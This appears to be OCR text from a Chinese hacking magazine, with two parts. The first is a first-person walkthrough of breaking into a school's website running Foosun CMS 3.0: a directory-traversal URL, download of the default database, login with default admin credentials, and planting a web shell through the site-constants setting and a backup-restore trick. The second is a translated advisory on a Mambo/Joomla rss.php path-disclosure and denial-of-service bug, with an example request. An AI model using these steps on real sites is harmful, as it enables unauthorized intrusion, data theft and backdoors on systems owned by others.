


图1

这下我们就得知那学校用的是风讯v3.0系统了。嘿嘿，快速跑到风讯官方帮助那边看了一下，然后在ie里输入：http://www.xxx.cn/FooSun_Data/AddressIp.mdb（这里输入这个的目的是因为这个IP地址数据库里的信息对入侵的威胁基本没有，所以管理员一般不会改的），提交后弹出了下载对话框，说明存在FooSun_Data这个目录，然后照着风讯帮助里的信息，在IE地址栏里输入：http://www.xxx.cn/FooSun_Data/FooSun_Data.asp，返回了无法显示该页了。

好像是做了防下载处理了，要不然就是管理员改了文件名。我对风讯不熟悉，到




网上下了个3.0版的，根据本地的虚拟平台找到了一些asp的页面，主要是希望找到能注入的，不过均告失败了。

3.成功突破

冷静一下，突然想起上次在哪里看过风讯网站系统的漏洞，后来在网上查了一下，大体意思是风讯网站系统users/Editer/SelectPic.asp文件过滤不严，造成用户可以浏览整站文件。那么，下面我们就来测试吧。

在地址栏输入：http://www.xxx.com/users/Editer/SelectPic.asp?LimitUpFileFlag=&CurrPath=/Files/../FOOsun_Data，如图2所示。Foosun_data这个文件夹的文件都显示出来了。看到了一个FooSoo_Data.mdb文件，默认的数据库。那风讯的帮助里为什么写的却是FooSun_Data.asp？去看了下风讯的数据库，确实是FooSoo_Data.mdb。郁闷，风讯误人子弟……害我绕了大弯（可能是因为那BT管理员以为没人能知道他用的是什么系统而大意了，没去改数据库名！）




在IE地址栏输入：http://www.xxx.com/Foosun_Data/FooSoo_Data.mdb，马上有结果了。

看了下数据库，是MD5加密的（既然是md5肯定得破解，可以到www.md5.org.cn去试试）。脑袋有点晕了，管理员没有改数据库名，那么默认密码会不会改呢？于是输入了用户名admin，密码admin888，竟然进去了（图3）！


4.再陷泥泞

在后台找了一会，在“虚拟目录管理”那边，可以查看任意目录，还可以导入数据，如图4所示。点导入，弹出一个对话框，有四个上传的地方，试着传个ASP上去，郁闷，不让传……经过抓包等一系列工程之后，还是没成功。又找了个能修改上传类型的地方，但是修改完还是不能上传。



5.突出重围


(1)风讯设计缺陷：继续搜寻，在系统管理的系统参数那找了个站点常量设置，如图5所示。看到没?那些设置和我们常见的CONN.asp差不多吧？于是，翻了翻风讯系统，在INC文件夹找到了Const.asp，其内容和站点常量设置的内容是一致的，那么我们就在常量设置里写入我们的马儿代码吧，点击保存！然后在IE地址栏里输入地址：http://xxxx/inc/const.asp，可爱的马儿就出现了，如图6所示。




(2)备份还原：突然想起来，初进后台的时候还有一个备份数据库的地方，如图7所示。大家还记得前面说的风讯系统的“虚拟目录管理”可查看任意目录吗？呵呵，而且，还可以传文件到任意目录！（仅限风讯规定的文件）是不是很爽啊？这样子的话，我们可以传我们改过后缀的ASP文件（如.jpg格式）到我们想要的目录，然后备份还原我们的马儿，如果你还是不懂的话，建议你买块豆腐撞死吧！

6.后话

成功拿下这所学校的网站，有很多运气成份。当然思路是最重要的。勤学习，多思考，常实践！对你学习HACK技术肯定很有帮助！





Mambo是非常强大的PHP系统，以前也曾多次提及。虽为开源界的精英，Mambo也不小心暴出了DOS漏洞，文中不但给出了利用方法，更分析了涉及的代码，让大家看得清清透透。本期《夜航船》没有设未翻译条目，但依然欢迎大家通过回执指出我们翻译不足的地方。另外，值得注意的是，本篇所讲述的漏洞是由伊朗安全人员发现的。

Mambo/Joomla rss component vulnerability

Mambo/Joomla rss 组件漏洞

Translator:sloely、laroea

Mambo website : http://www.mamboserver.com
Bug: Path_Disclosure & Remote Denial_of_Service
Exploitation: Remote with browser

MAMBO网址：http://www.mamboserver.com
漏洞：漏洞发现以及远程拒绝服务
溢出：通过浏览器远程溢出

Description:

Mambo is a feature-rich dynamic portal engine/content management tool capable of building sites from several pages to several thousand.

Mambo uses PHP/MySQL and features a very comprehensive admin manager.

说 明

Mambo是未来最有影响力的网站建立的入门工具，它擅长建立几页至几千个页面的网站。

Mambo使用PHP/MySQL架构并且未来将是全功能的管理工具。

Vulnerability:

The Script does not properly validate user-supplied input in rss.php.A remote user can supply a specially crafted URL to cause the system to display an error message that discloses the installation Path or force the script to create Tons of superfluous xml files which in some cases result in remote DoS attacks against target.

Lets see Code Snippets.

漏洞描述

它的脚本不能够有效地处理用户在rss.php页面所请求的信息。远程用户可以提交特制的URL使系统返回一个错误消息，并且暴露安装目录或者强制程序生成大量垃圾xml文件，从而实现远程拒绝服务的目的。

DDoS:

Its possible to perform distributed Denial_of_Service attacks against Installed mambo on IIS servers Specially when php runs as ISAPI module.

requesting http://example.com/index2.php?option=com_r...itraryfilenames will cause remote script to save arbitrary files in cache folder. And large amount of request will cause IIS to returen "HTTP 403.9 — Access Forbidden: Too many users are connected Internet Information Services" to legitimate users.Or from php5 as isapi module : "PHP has encountered an Access Violation at 77F6103A".

拒绝服务

当mambo安装的服务器为IIS且此服务器上php作为ISAPI模块加载的时候，会受到拒绝服务攻击。

请求http://example.com/index2.php?option=com_r...itraryfilenames页面将导致在缓存文件夹中强制生成垃圾文件。当请求比较多的时候就会导致IIS返回："HTTP 403.9 – Access Forbidden: Too many users are connected Internet Information Services"使得正常用户无法访问，或者收到作为ISAPI模块加载的PHP5的信息："PHP has encountered an Access Violation at 77F6103A"。

Solution:

There is no vendor supplied patch for this issue at this time.

NOTE: This issue was addressed in the Joomla! 1.0.8 release.

解决方案

目前提供商没有就此漏洞给出补丁。

